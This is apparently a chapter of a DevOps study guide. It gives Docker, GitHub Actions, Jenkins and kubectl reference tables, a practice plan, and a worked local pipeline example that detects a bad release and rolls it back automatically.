Run	`docker run -d --name orders -p 8080:8080 -e KEY=value orders-service:1.4.0`
List	`docker ps -a`; `docker images`
Logs and shell	`docker logs -f orders`; `docker exec -it orders sh`
Inspect	`docker inspect orders`; `docker stats`; `docker top orders`
Stop and remove	`docker stop orders`; `docker rm -f orders`; `docker rmi IMAGE`
History of layers	`docker history orders-service:1.4.0`
Volumes and networks	`docker volume ls`; `docker network create app-net`
Registry	`docker tag SRC DEST`; `docker push DEST`; `docker pull DEST`
Compose	`docker compose up -d`; `docker compose logs -f`; `docker compose down`

Docker commands.

Instruction	Meaning
`FROM`	Base image of a stage; `FROM base AS build` names a stage
`WORKDIR`	Working directory for following instructions
`COPY`	Copy files from the context or another stage (`--from=build`)
`RUN`	Execute a command at build time and create a layer
`ENV` and `ARG`	Run-time environment variable; build-time variable
`EXPOSE`	Documents a port; does not publish it
`USER`	Switch to a non-root user
`HEALTHCHECK`	Command the engine runs to determine container health
`ENTRYPOINT` and `CMD`	Executable and its default arguments; use exec form

Dockerfile instructions.

Key	Meaning
`on:`	Events: `push`, `pull_request`, `workflow_dispatch`, `schedule`, `release`
`permissions:`	Token scopes, for example `contents: read`, `id-token: write`
`jobs.NAME.runs-on`	Runner label, for example `ubuntu-latest`
`needs:`	Orders jobs

Key	Meaning
`steps[].uses` / `run`	Reusable action (pin by SHA) or shell command
`env:` / `with:`	Environment variables; inputs of an action
`if:`	Conditional execution, for example `github.ref == 'refs/heads/main'`
`strategy.matrix`	Run one job for several combinations
`concurrency:`	Serialize or cancel runs
`environment:`	Target environment with protection rules
`${{ secrets.NAME }}`	Secret value (empty for fork pull requests)

GitHub Actions syntax.

Element	Meaning
`pipeline { }`	Root block
`agent`	Where to run: `any`, `label 'x'`, `docker { image 'y' }`
`stages { stage('Build') { steps { } } }`	Ordered stages with steps
`environment { }`	Variables; `credentials('id')` binds a credential
`options { }`	`timeout`, `retry`, `buildDiscarder`
`when { }`	Run a stage conditionally
`parallel { }`	Run stages concurrently
`input { }`	Wait for manual approval
`post { always / failure / success }`	Actions after the run

Jenkinsfile (declarative) syntax.

Task	Command
Apply and delete	`kubectl apply -f DIR/`; `kubectl delete -f FILE`
List	`kubectl get pods,svc,deploy -n NAMESPACE`
Details and events	`kubectl describe pod NAME`
Logs	`kubectl logs NAME --previous`; `kubectl logs -f deploy/orders-service`
Shell	`kubectl exec -it NAME -- sh`
Rollout	`kubectl rollout status|history|undo deploy/orders-service`
Scale	`kubectl scale deploy/orders-service --replicas=3`
Local access	`kubectl port-forward svc/orders-service 8080:80`

kubectl.

Code	Meaning
0	Normal exit
1	Application error
125	The `docker run` command itself failed
126	Command found but not executable
127	Command not found
137	128 + 9: SIGKILL, often the OOM killer
143	128 + 15: SIGTERM, normal graceful stop

Container exit codes.

Question	Choose	When
Where to run containers on AWS	ECS on Fargate	Small team, no Kubernetes requirement
	EKS	Kubernetes already standard
	EC2 with Docker	Learning or full host control

sreram

Question	Choose	When
How to release	Rolling	Backward-compatible change, simple
	Blue-green	Fast switch and rollback, double capacity
	Canary	Risky change, good metrics
Combine histories	Merge	Shared branch, keep true history
	Rebase	Private branch before the pull request
	Revert	Undo on a shared branch

Decision table: compute, deployment strategy, integration.

4.17.2 Three-week practice plan




Figure 4.42. The plan builds one service across three weeks: version control and containers first, then pipelines and orchestration, then cloud, security and interview rehearsal.

Week	Work
1 Git and Docker	Create the `orders-service` repository; practise branch, merge, rebase, conflict, reflog on a throw-away repository. Write a multi-stage Dockerfile; run with Compose and PostgreSQL; break it deliberately (wrong port, missing variable) and read the logs.
2 Pipelines and orchestration	Write the GitHub Actions workflow (build, test, image push); add branch protection and a required check. Optionally reproduce it as a Jenkinsfile. Write Kubernetes manifests with probes and limits; run them on a local cluster; perform a rolling update and a rollback.
3 Cloud, security and interviews	Deploy to ECS Fargate with an OIDC role (free-plan budget alert first); add Secrets Manager and an alarm; delete everything. Add secret scanning, pinned actions and a runbook. Record the pipeline explanation and answer thirty questions aloud.

Plan (about two hours per day, five days a week; durations are suggestions, not measurements).

4.18 Putting It Together: From git push to Production

The preceding chapters describe each stage separately. A delivery pipeline is valuable because the stages are connected: a commit enters at one end and a verified, observable, reversible release exits at the other. This chapter traces one change to `orders-service` through every stage, and then executes a scaled-down version of the whole path on the build machine with real commands, including a bad release that is detected and rolled back automatically.

4.18.1 Concept and mechanism

The change is "add pagination to `GET /orders`", released as version 1.4.0. The stages and their evidence are listed in order; the tools named are those of the preceding chapters.




Figure 4.43. Five lanes show who acts at each stage: the developer, the repository, the pipeline, the platform and the monitoring; the rollback loop returns from monitoring to the platform.

Stage	What happens	Evidence
1 Commit	Developer commits on `feature/orders-pagination`; a pre-commit hook rejects secrets	Commit with Conventional Commits subject `feat: add pagination to GET /orders`
2 Pull request	Review, required check `build`, branch protection	Approved PR, green check
3 Checks	`mvn -B verify`: unit and integration tests, coverage, static analysis, dependency scan	Test reports, quality gate result
4 Merge	Squash merge into `main`; the merge triggers the release workflow	Commit SHA on `main`
5 Build image	Multi-stage Docker build, tag = commit SHA	Image digest
6 Registry	Push to ECR with an immutable tag; scan on push	Image in ECR, scan result
7 Deploy staging	New task definition revision, ECS rolling update, smoke test	Service stable, `/actuator/info` shows the SHA
8 Approval	Environment `production` with a required reviewer	Approval record
9 Deploy production	Rolling update or canary share; circuit breaker active	Deployment events
10 Monitor	Error ratio, latency and health against agreed limits for the watch window	Dashboard with deployment marker
11 Decide	Limits held: promote and tag `v1.4.0`, publish notes. Limits crossed: roll back to the previous revision	Release notes or rollback record

The path of one change.

Every stage in the table has a decision rule that does not depend on a person's memory: the check is required, the tag is immutable, the approval is recorded, the circuit breaker acts on its own and the limit for rollback was agreed before the deploy.

Sreeram

4.18.2 Worked example

The following demonstration runs on the build machine with real tools and without a network. The mapping to production is: the local bare repository plays GitHub, the shell script plays the workflow, `docker build` builds the image, a local Docker image tag plays ECR, and `docker run` with a health check plays an ECS service. The application is a static C stand-in for `orders-service` because Spring Boot images need a registry and Maven downloads that the build machine does not have. The container ran with `--network none`, so no port is published; health is read from the Docker health status. Nothing in this section was run against AWS or Kubernetes.

The repository and the first release

The repository after two commits (real output, build machine) — TERMINAL

```
$ git log --oneline --decorate
d6b3cdc (HEAD -> main, origin/main) Check database configuration in health endpoint
60abd4a (tag: v1.0.0) Initial orders-service stand-in
```

The remote `origin` is a local bare repository (`git init --bare`); the tag `v1.0.0` was created with `git tag -a` and pushed. Commit identifiers differ in every run.

The pipeline script

pipeline.sh — BASH

```bash
#!/bin/bash
# Local stand-in for: build -> test -> image -> smoke test -> deploy -> verify -> rollback.
set -euo pipefail
NAME=v6-orders-service ; CTR=v6-orders-prod ; LOG=deployments.log
SHA=$(git rev-parse --short HEAD)

echo "[build]  compiling $SHA"
gcc -O1 -static -DAPP_VERSION="\"$SHA\"" -o orders app.c
echo "[test]   health self-check"
DB_URL=jdbc:test ./orders --health
echo "[image]  building $NAME:$SHA"
docker build -q -t "$NAME:$SHA" . >/dev/null
deploy() {   # $1 = tag
  docker rm -f "$CTR" >/dev/null 2>&1 || true
  docker run -d --name "$CTR" --network none "$NAME:$1" >/dev/null
  for i in 1 2 3 4 5 6; do
    sleep 1
    st=$(docker inspect --format '{{.State.Health.Status}}' "$CTR")
    echo "[verify] $1 attempt $i: $st"
    [ "$st" = healthy ] && return 0
    [ "$st" = unhealthy ] && return 1
  done
  return 1
}
PREV=$(tail -n 1 "$LOG" 2>/dev/null | cut -d' ' -f2 || true)
if deploy "$SHA"; then
  echo "$(date +%H:%M:%S) $SHA ok" >> "$LOG"; echo "[deploy] $SHA is live"
else
  echo "[deploy] $SHA failed verification, rolling back to ${PREV:-none}"
  [ -n "${PREV:-}" ] && deploy "$PREV"
  exit 1
fi
```

The image definition uses `FROM scratch`, the static binary and a `HEALTHCHECK` with a one-second interval, which makes the demonstration fast; production intervals are longer.

Dockerfile — DOCKERFILE

```
FROM scratch
COPY orders /orders
HEALTHCHECK --interval=1s --timeout=1s --retries=2 CMD ["/orders", "--health"]
ENTRYPOINT ["/orders"]
```

Release 1: a healthy deployment

The first run was made with the script before the `DB_URL` change on the test line; the output is identical for the final script.

First run (real output, build machine) TERMINAL

```
$ ./pipeline.sh
[build]  compiling 60abd4a
[test]   health self-check
{"status":"UP"}
[image]  building v6-orders-service:60abd4a
[verify] 60abd4a attempt 1: starting
[verify] 60abd4a attempt 2: healthy
[deploy] 60abd4a is live
```

Release 2: a bad release that passes the tests

The second commit makes the health endpoint depend on a variable `DB_URL`. The test stage of the script sets that variable (as a CI environment would), the container does not (as a production environment lacking the configuration would). The diff of the change:

The change (real output, build machine) TERMINAL

```
$ git diff 60abd4a d6b3cdc -- app.c pipeline.sh | grep -E '^[+-][^+-]'
+#include <stdlib.h>
-    return 1;
+    return getenv("DB_URL") != NULL; /* the new release needs a database URL */
-./orders --health
+DB_URL=jdbc:test ./orders --health
```

Second run: failed verification and automatic rollback (real output, build machine) TERMINAL

```
$ ./pipeline.sh
[build]  compiling d6b3cdc
[test]   health self-check
{"status":"UP"}
[image]  building v6-orders-service:d6b3cdc
[verify] d6b3cdc attempt 1: starting
[verify] d6b3cdc attempt 2: starting
[verify] d6b3cdc attempt 3: unhealthy
[deploy] d6b3cdc failed verification, rolling back to 60abd4a
[verify] 60abd4a attempt 1: starting
[verify] 60abd4a attempt 2: healthy
$ docker ps --filter name=v6- --format '{{.Names}} {{.Image}} {{.Status}}'
v6-orders-prod v6-orders-service:60abd4a Up 2 seconds (healthy)
```

What to notice. (1) The test stage reported `UP`: the defect is a difference between environments, which unit tests cannot see; only verification of the deployed artifact in its real environment finds it. (2) The previous release was identified from the deployment log and redeployed from an image that still existed, which is the property that rollback drills check. (3) The image was identified by the commit SHA, so the log answers "what is running" exactly. (4) The rollback ran because the script had a defined rule (unhealthy after the retries) instead of a person judging; in ECS the deployment circuit breaker and `wait services-stable` play this role. (5) The script is a model of the logic, not of the scale: it has no traffic shifting, so the bad release was live for a few seconds on the only instance; a canary would have limited the exposure to a fraction of requests.

What the local run does not cover

The following were not exercised and are described only from the documentation consulted for the preceding chapters: pull request review and branch protection, registry authentication, the ALB, rolling replacement with several tasks, canary traffic shifting, metrics and alerting, and database migrations. The simulation in the observability chapter models the alert timing; the AWS chapter shows the commands for ECS.

4.18.3 Hands-on

1. Reproduce the demonstration with any small program and a `FROM scratch` image (a static binary is required), then add a third commit that fixes the defect by setting `DB_URL` at `docker run` time and observe a healthy release.
2. Change `pipeline.sh` so that the rollback also writes a line `ROLLBACK sha reason` to the log and exits with status 2; extend `release-notes.sh` to skip rolled-back releases.
3. Draw the path of one change in a real project of the reader's own on paper, with the tool and the evidence at each stage; mark the stages that are not yet automated.
4. Write the questions an on-call engineer would ask in the first five minutes after the alert and attach them to the runbook.

4.18.4 Real-world problems and solutions

The health check passes but the feature is broken

Scenario. After a release, the service reports `UP` but orders cannot be created. **Symptoms.** Dashboards show healthy targets and a rising ratio of 4xx or 5xx responses on `POST /orders`. **Diagnosis.** Compare the health endpoint contents with what the feature needs; check per-URI error metrics. **Root cause.** The health check tests only that the process runs, not that critical dependencies work. **Fix.** Roll back, then add a smoke test that creates and deletes a test order after each deployment. **Prevention.** Deployment verification covers a representative request, and alerts watch the business metric.

Release tag and running version disagree

Scenario. The release notes state 1.4.0 but support reports behaviour of 1.3.0. **Symptoms.** `/actuator/info` shows a commit that is not the tagged commit. **Diagnosis.** Compare `git rev-parse v1.4.0` with the running commit and the image tag in the task definition. **Root cause.** The tag was created on the wrong commit, or the deployment used a stale task definition revision. **Fix.** Deploy the image of the tagged commit; correct or re-issue the tag (a published tag is not moved silently). **Prevention.** Create the tag from the pipeline after a successful deployment, and make the service report its commit.

4.18.5 Questions to expect

Walk through what happens after `git push` to main.

The push triggers the workflow: build and test, image build tagged with the commit SHA, push to the registry, deployment to staging with a smoke test, approval, production rollout with health verification and alerts, and a rollback if limits are crossed.

Why is the artifact built once?

Rebuilding for each environment can produce different binaries. One immutable image, identified by the commit SHA, is promoted, so what was tested is what runs.

How does the pipeline know a deployment succeeded?

It waits for the platform to report a stable service (ECS `wait services-stable`, `kubectl rollout status`) and then runs a smoke test and watches metrics for the agreed window.

What triggers an automatic rollback?

A rule agreed in advance: tasks that never become healthy (circuit breaker), a failed verification step or an alert crossing its limit during the watch window.

Why can tests pass and the deployment still fail?

Tests run in a different environment from production; configuration, network rules, data and dependencies differ. Verification of the deployed artifact is a separate stage.

How is exposure limited when a bad release is deployed?

Rolling updates with health gates, canary releases that shift a small share of traffic, feature flags and fast detection through alerts on the error ratio.

What makes a rollback reliable?

An immutable previous artifact that still exists, a schema compatible with both versions, a documented command and a rehearsal.

KEY POINTS

- A delivery pipeline connects commit, review, checks, build, registry, deployment, verification and rollback; each stage leaves evidence.
- The local demonstration shows the decisive property: a release that passes the tests can still fail verification, and an automated rule restores the previous version.
- Identify every artifact by the commit SHA so that "what is running" has an exact answer.
- Limit exposure with canaries and fast alerts; the demonstration, with one instance, did not.
- Rehearse rollback and write the runbook before the incident.

Sriram